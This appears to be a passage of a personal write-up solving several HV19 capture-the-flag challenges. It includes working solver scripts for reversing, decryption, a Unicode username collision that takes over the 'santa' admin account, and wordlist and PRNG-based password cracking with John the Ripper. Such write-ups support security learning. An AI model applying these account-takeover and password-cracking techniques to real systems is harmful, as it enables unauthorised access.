undefined         CL:1           param_3
undefined4        Stack[0x4]:4   param_4
    decode
1519 ENTER 0x0,0x0
151d PUSH 0x1762a070
1522 PUSH 0x21ceb5d8
1527 CALL addition
152c MOV  [lpString_004020a0],param_1
1531 PUSH 0x38b57698
1536 PUSH 0xaae5b913
153b CALL subtract
1540 MOV  [DAT_004020a4],param_1
1545 PUSH 0x2
1547 PUSH 0xbec8cad6
154c CALL divide
1551 MOV  [DAT_004020a8],param_1
1556 PUSH 0x2
1558 PUSH 0x33b0b623
155d CALL multiply
1562 MOV  [DAT_004020ac],param_1
1567 PUSH 0x53bd761a
156c PUSH 0x18a3cd45
1571 CALL addition
1576 MOV  [DAT_004020b0],param_1
157b PUSH 0x46c920f4
1580 PUSH 0xa8359657
1585 CALL subtract
158a MOV  [DAT_004020b4],param_1
158f PUSH 0x4
1591 PUSH 0x1f5c8c1d
1596 CALL multiply
159b MOV  [DAT_004020b8],param_1
15a0 PUSH lpString_004020a0
15a5 PUSH 0x3e8
15aa PUSH dword ptr [EBP + param_4]
15ad CALL SetDlgItemTextA
15b2 LEAVE
15b3 RET  0x4
```

From here it was just a quick python script away and then I had the flag. my script just implemented the functions and then converted from hex. some notes: parameters are LIFO (last in first out) so that's why it's not 0x2/0xbec8cad6 and division is converted to `float` I had to add an `int` wrapper.

```
print(f"{bytes.fromhex(hex(0x21ceb5d8 + 0x1762a070)[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(0xaae5b913 - 0x38b57698)[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(int(0xbec8cad6 / 0x2))[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(0x33b0b623 * 0x2)[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(0x18a3cd45 + 0x53bd761a)[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(0xa8359657 - 0x46c920f4)[2:]).decode('utf8')[::-1]}\
{bytes.fromhex(hex(0x1f5c8c1d * 0x4)[2:]).decode('utf8')[::-1]}")
```

`HV19{B0rked_Flag_Calculat0r}`

HV19.17 Unicode Portal: Hard - Category: Fun

http://whale.hacking-lab.com:8881/

Description:

Buy your special gifts online, but for the ultimative gift you have to become admin.

Solution:

Visiting the page, we are met with a Unicode banner, and to access anything we need to register and login. After making a dummy account and looking at the source code we can see that to access the admin panel we must be the user `santa`

```php
<?php

if (isset($_GET['show'])) highlight_file(__FILE__);

function verifyCreds($conn, $username, $password) {
  $usr = $conn->real_escape_string($username);
  $res = $conn->query("SELECT password FROM users WHERE username='".$usr."'");
  $row = $res->fetch_assoc();
  if ($row) {
    if (password_verify($password, $row['password'])) return true;
    else addFailedLoginAttempt($conn, $_SERVER['REMOTE_ADDR']);
  }
  return false;
}

function isAdmin($username) {
  return ($username === 'santa');
}

function isUsernameAvailable($conn, $username) {
  $usr = $conn->real_escape_string($username);
  $res = $conn->query("SELECT COUNT(*) AS cnt FROM users WHERE LOWER(username) = BINARY
LOWER('".$usr."')");
  $row = $res->fetch_assoc();
  return (int)$row['cnt'] === 0;
}

function registerUser($conn, $username, $password) {
  $usr = $conn->real_escape_string($username);
  $pwd = password_hash($password, PASSWORD_DEFAULT);
  $conn->query("INSERT INTO users (username, password) VALUES
(UPPER('".$usr."'),'".$pwd."') ON DUPLICATE KEY UPDATE password='".$pwd."'");
}

function addFailedLoginAttempt($conn, $ip) {
  $ip = $conn->real_escape_string($ip);
  $conn->query("INSERT INTO fails (ip) VALUES ('".$ip."')");
}

?>
```

Follow the flow from `isUsernameAvailable`, `registerUser()` to `isAdmin()`, there are some comparisons that don't make a lot of sense programtically. such as the `LOWER(username) = BINARY LOWER()` comparison and the `(UPPER('".$usr."'),'".$pwd."') ON DUPLICATE KEY UPDATE`.

With knowledge of how the registration works I started looking for a way to make the `UPPER() match SANTA` in the insert query match SANTA without being the standard `ASCII` santa.

```
$conn->query("INSERT INTO users (username, password) VALUES
(UPPER('".$usr."'),'".$pwd."') ON DUPLICATE KEY UPDATE password='".$pwd."'");
```

My first assumption was that it's an `homoglyph attack`, I tried many combinations that I found on `https://www.irongeek.com/homoglyph-attack-generator.php` and `http://homoglyphs.net/?text=santa`. However this didn't work.

Eventually after more research I found `https://stackoverflow.com/questions/56499440/chrome-75-regexp-s-matches-strange-unicode-range`, which explains that the Unicode character `ſ` matches S (guessing this is where the challenge came from). From there I registered `ſanta` and now I can log in as `santa`.

`HV19{h4v1ng_fun_w1th_un1c0d3}`

HV19.18 Dance with me: Hard - Category: RE, FUN, CRYPTO

HV19-dance.zip

Description:

Santa had some fun and created todays present with a special dance. this is what he made up for you:

```
096CD446EBC8E04D2FDE299BE44F322863F7A37C18763554EEE4C99C3FAD15
```

Dance with him to recover the flag.

Solution:

Once again being a reverse engineering challenge my first go to tool is `ghidra`. this allowed me to see `main()` function, how a large hex string is being put on the stack, along with a call to `_dance()`.

```
undefined4 _main(void){
  size_t sVar1;
  uint uVar2;
  char acStack192 [32];
  undefined8 local_a0;
  undefined8 uStack152;
  undefined8 local_90;
  undefined8 uStack136;
  undefined8 local_80;
  undefined8 uStack120;
  undefined8 local_70;
  undefined8 uStack104;
  undefined8 local_60;
  undefined8 uStack88;
  undefined8 local_50;
  undefined8 uStack72;
  undefined8 local_40;
  undefined8 uStack56;
  undefined8 local_30;
  undefined8 uStack40;
  int local_1c;

  local_1c = *(int *)___stack_chk_guard;
  local_40 = DAT_0000bfc8;
```

```
  uStack56 = DAT_0000bfd0;
  local_60 = DAT_0000bfa8;
  uStack88 = DAT_0000bfb0;
  local_50 = DAT_0000bfb8;
  uStack72 = DAT_0000bfc0;
  local_30 = DAT_0000bfd8;
  uStack40 = DAT_0000bfe0;
  local_80 = 0;
  uStack120 = 0;
  local_a0 = 0;
  uStack152 = 0;
  local_90 = 0;
  uStack136 = 0;
  local_70 = 0;
  uStack104 = 0;
  _printf("Input your flag: ");
  _fgets(acStack192,0x20,*(FILE **)___stdinp);
  sVar1 = _strlen(acStack192);
  if (sVar1 == 0) {
    sVar1 = 0;
  }
  else {
    _memcpy(&local_a0,acStack192,sVar1);
  }
  _dance((int)&local_a0,sVar1,0,(undefined4 *)&local_60,0xe78f4511,0xb132d0a8);
  sVar1 = _strlen(acStack192);
  if (sVar1 != 0) {
    uVar2 = 0;
    do {
      _printf("%02X",(uint)*(byte *)((int)&local_a0 + uVar2));
      uVar2 += 1;
      sVar1 = _strlen(acStack192);
    } while (uVar2 < sVar1);
  }
  _putchar(10);
  if (*(int *)___stack_chk_guard != local_1c) {
                    /* WARNING: Subroutine does not return */
    ___stack_chk_fail();
  }
  return 0;
}
```

Based on this and a quick look at `_dance()` I thought I was dealing with a custom crypto challenge. I started collecting the `hex` values and then looking at the `_dance()` function to see what I had to implement in `python`.

`_dance()` and `_dance_block()` looked simple enough to implement, however `_dance_words()` looked like a nightmare.

here's sample snippet:

```
do {
uVar5 = local_54 ^ (local_64[0] + local_34 >> 0x19 | (local_64[0] + local_34) * 0x80);
uVar1 = local_44 ^ (uVar5 + local_64[0] >> 0x17 | (uVar5 + local_64[0]) * 0x200);
uVar6 = local_34 ^ (uVar1 + uVar5 >> 0x13 | (uVar1 + uVar5) * 0x2000);
uVar10 = local_64[3] ^ (local_28 + local_38 >> 0x19 | (local_28 + local_38) * 0x80);
local_7c ^= uVar10 + local_28 >> 0x17 | (uVar10 + local_28) * 0x200;
uVar2 = local_38 ^ (local_7c + uVar10 >> 0x13 | (local_7c + uVar10) * 0x2000);
uVar7 = uVar2 + local_7c;
uVar8 = local_28 ^ (uVar7 >> 0xe | uVar7 * 0x40000);
uVar3 = local_74 ^ (local_6c + local_80 >> 0x19 | (local_6c + local_80) * 0x80);
local_34 = uVar6 ^ (uVar8 + uVar3 >> 0x19 | (uVar8 + uVar3) * 0x80);
uVar9 = local_78 ^ (local_68 + local_64[1] >> 0x19 | (local_68 + local_64[1]) * 0x80);
...
```

It's not impossible but since others where solving it relatively fast, I had to reassess my approach. I stepped back a level and took another look at `_dance_block()`, specifically the hardcoded `hex` values. `0x61707865, 0x79622d32, 0x3320646e, 0x6b206574`, this turned out to a good idea, and something I'll have to keep in mind for the future. As I was immediately was presented with the cryptographic algorithm being used `Salsa20` (`https://cr.yp.to/snuffle/security.pdf`, `https://botan.randombit.net/doxygen/salsa20_8cpp_source.html`).

Now rather than reversing the algorithm myself, I could just use an existing library. (I went with `Crypto.Cipher`). Knowing what algorithm it was all that was left is the `key` and `nonce` being used. Here is where I got so messed up, =(

NOTE: Do not forget about endianness!

TIP: Pay attention to the import function `language` selection in `ghidra` (ARM:LE:32:v8:default)

It took me longer than I would like to admit, to figure out the endianness, but if we look at the `nonce` value being used:

```
_dance((int)&local_a0,sVar1,0,(undefined4 *)&local_60,0xe78f4511,0xb132d0a8);
```

and taking endianness into account we get `11458fe7a8d032b1`. Doing the same for the `key` which starts at `&local_60`.

```
local_30 = DAT_0000bfd8; // F15E6A45636CF1ADh
uStack40 = DAT_0000bfe0; // B5A0A29D46799DEDh
local_40 = DAT_0000bfc8; // 6B400CECF40F7379h
uStack56 = DAT_0000bfd0; // A80004E71FC991FDh
local_60 = DAT_0000bfa8; // AF3CB66146632003h < starting here
uStack88 = DAT_0000bfb0; // 9BB500EA7EC276AAh
local_50 = DAT_0000bfb8; // 4CD04F2197702FFBh
uStack72 = DAT_0000bfc0; // 46EEEF0429AC57B2h
```

And we have the `key`, `0320634661b63cafaa76c27eea00b59bfb2f7097214fd04cb257ac2904efee46`.

A little `python` script and we are done.


```
from Crypto.Cipher import Salsa20
import binascii

cipher =
binascii.unhexlify("096CD446EBC8E04D2FDE299BE44F322863F7A37C18763554EEE4C99C3FAD15")
key =
binascii.unhexlify("0320634661B63CAFAA76C27EEA00B59BFB2F7097214FD04CB257AC2904EFEE46")
nonce = binascii.unhexlify("11458fe7a8d032b1")
salsa = Salsa20.new(key=key, nonce=nonce)
plain = salsa.decrypt(cipher)
print(plain)
```

`HV19{Danc1ng_Salsa_in_ass3mbly}`

HV19.19 : Hard - Category: FUN

Description:



Solution:

Ok this challenge looked nuts to start with, just a bunch of emojis with no context. My process was to take the first 3 emojis and google. I was hoping they would work like a file header of sorts, and that paid off. I found `emojicode` (`https://github.com/emojicode/emojicode`).

I quickly installed `emojicode`, created a file and tried to get it compiled. but I ran in to endless errors. =/ firstly, my version was wrong, I tried building it in a docker, different errors, still couldn't get it to compile. I tried a couple other things but what worked in the end was the pre-built version from `https://github.com/emojicode/emojicode/releases/download/v1.0-beta.1/Emojicode-1.0-beta.1-Linux-x86_64.tar.gz`

With the errors behind me, I compiled and ran it, getting the following output that would also wait for user input:


```
bread@sticks:~# emojicodec a. 2>/dev/null && ./a
 
Floating point exception
```

Still not really understanding it, I try to make the code more readable and found that `emojicodec` had a `format` function, I used that to understand the program a lot more.

```
bread@sticks:~# emojicodec --format a.
```

below is my raw understand (which is a bit off):

After getting a rudimentary understanding (*shrug*), I decided to remove the `if checks` that led to 🤓🐴💻 🆎👎🆎❗ because they didn't seem to be needed. and what I found was, as I changed my input, the output didn't vary much when using emojis.



it's pretty close to the flag at this point. On a hunch that it's a single `emoji`, I decided to write a brute forcer.

```
#!/bin/bash
max=400000
for((i=120000;i<=max;i++))
do
  j=$(printf "%08x\n" $i)
  k="\U"
  t=$(echo -e $k$j | ./a | grep "HV19")
  if (( ${#t} > 0 )); then
    echo -e $t
    echo -e $k$j
    break
  fi
done
```

and after a little wait...

```
bread@sticks:~# ./solve.sh
HV19{*<|:-)____\o/____;-D}
🔑
```

---

facepalm a key, it all makes sense now errhh!

`HV19{*<|:-)____\o/____;-D}`

HV19.20 i want to play a game: Hard - Category: RE, FUN

HV19-game.zip

Description:

Santa was spying you on Discord and saw that you want something weird and obscure to reverse? your wish is my command.

Solution:

Another RE challenge, I jumped over to `ghidra` to see what I can find. let's have a quick look at the `Pseudo C` main function.

```
undefined8 _main(void){
  byte bVar1;
  undefined *puVar2;
  undefined *puVar3;
  uint uVar4;
  int iVar5;
  undefined8 uVar6;
  undefined8 uVar7;
  long lVar8;
  long lVar9;
  undefined2 *puVar10;
  code *local_520;
  code *local_518;
  undefined8 local_509;
  undefined local_501;
  undefined2 local_500 [8];
```

```
undefined2 local_4f0;
undefined2 local_4ee;
undefined4 local_4ec;
undefined local_4e6 [6];
byte local_4e0 [32];
byte local_4c0 [32];
undefined local_4a0 [112];
undefined local_430 [1024];

(*(code *)refptr.initKernel)();
(*(code *)refptr.initLibc)();
(*(code *)refptr.initNetwork)();
uVar4 = (**(code **)refptr.sceKernelLoadStartModule)(0x2174,0,0,0,0,0);
puVar3 = refptr.sceKernelDlsym;
(*(code *)refptr.sceKernelDlsym)((ulong)uVar4,0x219d,&local_520);
(*(code *)puVar3)((ulong)uVar4,0x21c6,&local_518);
puVar3 = refptr.malloc;
uVar6 = (**(code **)refptr.malloc)(0x40);
uVar7 = (**(code **)puVar3)(0x10);
(*local_520)(uVar6);
(*local_518)(uVar7);
uVar6 = (**(code **)refptr.fopen)(0x2234,0x222a);
lVar8 = (**(code **)puVar3)(0x21);
(*(code *)refptr.MD5Init)(local_4a0);
puVar2 = refptr.MD5Update;
puVar3 = refptr.fread;
while( true ) {
  uVar4 = (**(code **)puVar3)(local_430,1,0x400,uVar6);
  if (uVar4 == 0) break;
  (*(code *)puVar2)(local_4a0,local_430,(ulong)uVar4);
}
puVar10 = local_500;
(*(code *)refptr.MD5Final)(puVar10,local_4a0);
(**(code **)refptr.fclose)(uVar6);
puVar2 = refptr.sprintf;
lVar9 = lVar8;
do {
  bVar1 = *(byte *)puVar10;
  puVar10 = (undefined2 *)((long)puVar10 + 1);
  (**(code **)puVar2)(lVar9,0x22d7,(ulong)bVar1);
  lVar9 = lVar9 + 2;
} while (&local_4f0 != puVar10);
iVar5 = (**(code **)refptr.strcmp)(0x22fe,lVar8);
if (iVar5 == 0) {
  lVar8 = 0;
  do {
    local_4e0[lVar8] = *(byte *)(lVar8 + 0x229b);
    lVar8 += 1;
  } while (lVar8 != 0x1a);
  lVar8 = 0x1337;
  uVar6 = (**(code **)refptr.fopen)(0x2322,0x2318);
  do {
    (**(code **)refptr.fseek)(uVar6,lVar8,0);
    (**(code **)puVar3)(local_4c0,0x1a,1,uVar6);
    lVar9 = 0;
    do {
      local_4e0[lVar9] = local_4e0[lVar9] ^ local_4c0[lVar9];
      lVar9 += 1;
    } while (lVar9 != 0x1a);
    lVar8 += 0x1337;
  } while (lVar8 != 0x1714908);
  (**(code **)refptr.fclose)(uVar6);
  local_501 = 0;
  local_509 = 0x67616c66646e6573;
  local_4f0 = 0x210;
  local_4ec = 0x100007f;
  local_4ee = (**(code **)refptr.sceNetHtons)(0x539);
```

```
    (**(code **)refptr.memset)(local_4e6,0,6);
    uVar4 = (**(code **)refptr.sceNetSocket)(&local_509,2,1,0);
    (**(code **)refptr.sceNetConnect)((ulong)uVar4,&local_4f0,0x10);
    (**(code **)refptr.sceNetSend)((ulong)uVar4,local_4e0,0x1a,0);
    (**(code **)refptr.sceNetSocketClose)((ulong)uVar4);
  }
  return 0;
}
```


A couple things jumped out straight away, such as the `sceNetConnect` and `sceNetSend` commands. I looked at what is being passed as arguments to those `&local_509` or `local_509 = 0x67616c66646e6573;` which converts to `sendflag`, but that was as interesting as i thought. Then i noticed a `fopen` call and a very common `xor` loop.

```
do {
    local_4e0[lVar9] = local_4e0[lVar9] ^ local_4c0[lVar9];
    lVar9 += 1;
} while (lVar9 != 0x1a);
```

The loop looked the most interesting, however based on the `pseudo c` alone I couldn't figure out what file was being opened. because I think the offsets are wrong in `ghidra`. One thing i tried was to look at how fopen takes arguments and work backwards in `ASM`. taking a quick look at `https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/`

```
%rax    System call    %rdi                    %rsi        %rdx
2        sys_open    const char *filename    int flags    int mode
```

Looked at those registers but they had an error, which i found kind of odd.



It's possible that something might be incorrectly referring the `.rdata` section, so I had a look at the values in there.

```
                    .data
00002000 ce 55 95        ds          CE,"U",95,"N8",C5,89,A5,1B,"o^%",D2,1D,"*+^{9"
...
0000201b 6c 69 62        ds          "libkernel.sprx"
...
0000202a 73 63 65        ds          "sceKernelGetIdPs"
...
0000203b 73 63 65        ds          "sceKernelGetOpenPsIdForSystem"
...
00002059 72 62 00        ds          "rb"
0000205c 2f 6d 6e        ds          "/mnt/usb0/PS4UPDATE.PUP"
...
00002074 25 30 32        ds          "%02x"
...
00002080 66 38 36        ds          "f86d4f9d2c049547bd61f942151ffb55"
...
```

`/mnt/usb0/PS4UPDATE.PUP` looked interesting, as did the `md5hash` (I know it's an `md5hash`, just from experience). I googled `f86d4f9d2c049547bd61f942151ffb55`, I straight up found `https://www.psdevwiki.com/ps4/05.050.001` with a link to the firmware. downloaded the firmware and based on the size, I could guess that it was being called before the `xor` loop(this

was a hunch as the loop matches better to the size of the firmware (`(0x1337, 0x1714908)`, compared to the main binary).

This left just the `local_4c0` variable unknown in the `xor` loop. A note was dropped in the main chat on discord, which gave me the correct offset.

e4ch: NOTE: If you use Ghidra, the 0x229b is wrong - should be 0x2000. (LEA instruction at 0x2294). No idea what is going wrong there, but IDA shows it correct (at different address though).

Since I didn't have `IDA PRO` I don't think I would have been able to find the correct offset, without the comment. looking at offset `0x2000` we find it's the first string in the `.data`, which makes sense for the `xor key` to be a static string simiilar to `/mnt/usb0/PS4UPDATE.PUP` (I'll have to make more assumptions like that in the future).

Finally, I put all the pieces together and ran my python script.

```
# get encrypted flag 0x2000 in Ghidra
f = open('game', 'rb')
f.seek(0x714)
flag = bytearray(f.read(0x1a))
f.close()

# get key
key = [0x0] * 0x1a
f = open('PS4UPDATE.PUP', 'rb')
for j in range(0x1337, 0x1714908, 0x1337):
    f.seek(j)
    for i in range(0, 0x1a):
        key[i] = int.from_bytes(f.read(1), "little")
    for i in range(0, 0x1a):
        flag[i] ^= key[i]
f.close()
print(''.join([chr(x) for x in flag]))
```

`` `HV19{C0nsole_H0mebr3w_FTW}` ``

HV19.21 Happy Christmas 256: Hard - Category: FUN, CRYPTO

Description:

Santa has improved since the last Cryptmas and now he uses harder algorithms to secure the flag.

This is his public key:

```
X: 0xc58966d17da18c7f019c881e187c608fcb5010ef36fba4a199e7b382a088072f
Y: 0xd91b949eaf992c464d3e0d09c45b173b121d53097a9d47c25220c0b4beb943c
```

To make sure this is safe, he used the NIST P-256 standard.

But we are lucky and an Elve is our friend. We were able to gather some details from our whistleblower:

- Santa used a password and SHA256 for the private key (d)
- His password was leaked 10 years ago
- The password is length is the square root of 256
- The flag is encrypted with AES256
- The key for AES is derived with pbkdf2_hmac, salt: "TwoHundredFiftySix", iterations: 256 x 256 x 256

Phew - Santa seems to know his business - or can you still recover this flag?

```
Hy97Xwv97vpwGn21finVvZj5pK/BvBjscf6vffm1po0=
```

Solution:

We are given a lot of information in this challenge. and after reading all the information I decided to work backwards to understand where the challenge is. First off, we have the encrypted data `Hy97Xwv97vpwGn21finVvZj5pK/BvBjscf6vffm1po0=` we know it encrypted with `AES`, but we don't know the mode.

To get that key we know it derived from `pbkdf2_hmac`, which we know the `salt` for, iterations, and we know Santa used `sha256` for the hash digest algorithm. we don't know the password, but we know a little about it, so now all we need to do is guess a known password of length 16 and we can decrypt the `AES` encrypted data.

That's basically using all the information in this challenge except for the `NIST P-256` public key. I investigated the likelihood of brute forcing the `pbkdf2_hmac` and found it not a good idea at all. so that means the challenge has to do with `NIST P-256`.

Since I like to work with python, I looked at `PyCryptodome` (`https://pycryptodome.readthedocs.io/en/latest/src/public_key/ecc.html`), and I noticed `Crypto.PublicKey.ECC.construct(**kwargs)`, it took 2 public points (x, y), a curve and an integer if it's a private key.

I thought about it and realised that this is where we can speed up the brute force but trying to make a private key by reconstructing it. slapped together some python, and away we go.

Well did I learn something, I made one of the silliest mistakes I've made (a real *facepalm* momment).

```
print("Generating Dictionary from Rockyou Dump")
dictionary = []
with open('/usr/share/wordlists/rockyou.txt', 'rb') as f:
    for line in f:
        if len(line) == 16:
            dictionary.append(line.strip())
```

Tell me if you see it, if not ||`len(line)` is including the `'\n'`||. I was obviously never going to find it because I wasn't looking at the right subgroup. How i found my mistake was a bit of luck, as i decided to test the entire wordlist without restriction.

now that I had a match on the password, all i needed was to finding the correct `AES Mode`, which in the end was a bit of a letdown, as I was hoping if `Santa seems to know his business` he would have used `AES_GCM`.

```
from Crypto.PublicKey import ECC
from Crypto.Cipher import AES
import hashlib
import base64

# ----- globals ----- #
salt = b'TwoHundredFiftySix'
iterations = 256 * 256 * 256
x = 0xc58966d17da18c7f019c881e187c608fcb5010ef36fba4a199e7b382a088072f
y = 0xd91b949eaf992c464d3e0d09c45b173b121d53097a9d47c25220c0b4beb943c
cipher = b'Hy97Xwv97vpwGn21finVvZj5pK/BvBjscf6vffm1po0='
curve = 'NIST P-256'

print("Generating Dictionary from Rockyou Dump")
dictionary = []
with open('/usr/share/wordlists/rockyou.txt', 'rb') as f:
```

```
    for line in f:
        if len(line.strip()) == 16:
            dictionary.append(line.strip())

print("Looking for Santas password...")
for guess in dictionary:
    # generate santa password
    d = int(hashlib.sha256(guess).hexdigest(), 16)
    try:
        # Construct Santa's private key
        privatekey = ECC.construct(curve=curve, point_x=x, point_y=y, d=d)
        print(f"{curve} Constructed: (d) found!")
        print(f"Santas password: {guess} found!")

        # Perform key derivation.
        print(f"Generating PBKDF2_HMAC using {guess}")
        hmac = hashlib.pbkdf2_hmac('sha256', guess, salt, iterations)

        # AES decrypt
        print(f"Decrypting AES with PBKDF2_HMAC derived key")
        dec = AES.new(hmac, AES.MODE_ECB)
        plain = dec.decrypt(base64.b64decode(cipher))
        print(f"Solved!: {plain}")
        break
    except:
        pass
bread@sticks:~# python3 solution.py
Generating Dictionary from Rockyou Dump
Looking for Santas password...
NIST P-256 Constructed: (d) found!
Santas password: b'santacomesatxmas' found!
Generating PBKDF2_HMAC using b'santacomesatxmas'
Decrypting AES with PBKDF2_HMAC derived key
Solved!: b'HV19{sry_n0_crypt0mat_th1s_year}'
```

`HV19{sry_n0_crypt0mat_th1s_year}`

HV19.22 The command ... is lost: Leet - Category: RE, FUN

Description:

Santa bought this gadget when it was released in 2010. He did his own DYI project to control his sledge by serial communication over IR. Unfortunately, Santa lost the source code for it and doesn't remember the command needed to send to the sledge. The only thing left is this file: the command7.data
Santa likes to start a new DYI project with more commands in January, but first he needs to know the old command. So, now it's on you to help out Santa.

Solution:

I wasted a couple hours trying to disassemble it, decompile, convert to `ASM` and understand it. I then shifted my thinking to emulation, specifically something that could do `atmega328` boards, and found `simavr`.

```
bread@sticks:~# simavr -m atmega328 -f 8000000 firmware.hex
```

that's it, flag was printed to the terminal.

`HV19{H3y_Sl3dg3_m33t_m3_at_th3_n3xt_c0rn3r}`

HV19.23 Internet Data Archive: Leet - Category: FUN

http://whale.hacking-lab.com:23023/

Description:

Today's flag is available in the Internet Data Archive (IDA).

Solution:

For this challenge I wasted a lot of my time. A LOT.

At first it was hard to understand what was going on, until I stopped trying to do something that wasn't possible. The steps to complete this challenge are:

- Find the `/tmp/` dir

  easiest way was to look at the source code of the website.

- Get the `Santa-data.zip`

  sort the indexed dir by date.

- Figure out the passwords must be using `PRNG`

  look at a few of the randomly generated passwords.

- Figure out its using a randomly generated alphabet of a specific size.

  `'abcdefghijkmpqrstuvwxyzABCDEFGHJKLMPQRSTUVWXYZ23456789'` takes time, but by using the title of the page and knowledge that its `PRNG` we can come across this blog post. `https://devco.re/blog/2019/06/21/operation-crack-hacking-IDA-Pro-installer-PRNG-from-an-unusual-way-en/`

- Write a small `php` program to generate random passwords, by looping over all the seeds, and calling the `mt_rand` function

```php
<?php
function generateRandomString($length = 12) {
    $characters = 'abcdefghijkmpqrstuvwxyzABCDEFGHJKLMPQRSTUVWXYZ23456789';
    $charactersLength = strlen($characters);
    $randomString = '';
    for ($i = 0; $i < $length; $i++) {
        $randomString .= $characters[mt_rand(0, $charactersLength - 1)];
    }
    return $randomString;
}
for($i=0;$i<10000000;$i++){
    mt_srand($i);
    print(generateRandomString(12)."\n");
    }
?>
```

- Realise it's fastest to pipe the output into `john`, than it is to generate a huge file,

```
bread@sticks:~# zip2john Santa-data.zip > santa.hash
```

```
php solve.php | john santa.hash --stdin
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
hKwmq3Sqmc5sA     (Santa-data.zip/flag.txt)
1g 0:00:03:43  0.004473g/s 19386p/s 19386c/s 19386C/s DsWFAPAjZuGr..FcXjPgepdFfL
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

- Use cracked password unzip the `flag.txt` file and we have solved it.

`HV19{Cr4ckin_Passw0rdz_like_IDA_Pr0}`

Extra:

- php_mt_seed: great tool for cracking php mt_seeds fast, wrong idea for this challenge as the seed was independent for each password =(

```
./php_mt_seed 14 14 0 53  19 19 0 53  12 12 0 53  22 22 0 53  34 34 0 53  25 25 0 53
43 43 0 53  5 5 0 53  53 53 0 53  8 8 0 53  35 35 0 53  25 25 0 53
```

- the IDA PRO PRNG: https://devco.re/blog/2019/06/21/operation-crack-hacking-IDA-Pro-installer-PRNG-from-an-unusual-way-en/ the issue this was derived from, and where you learn that the alphabet is 54 char not 64 char

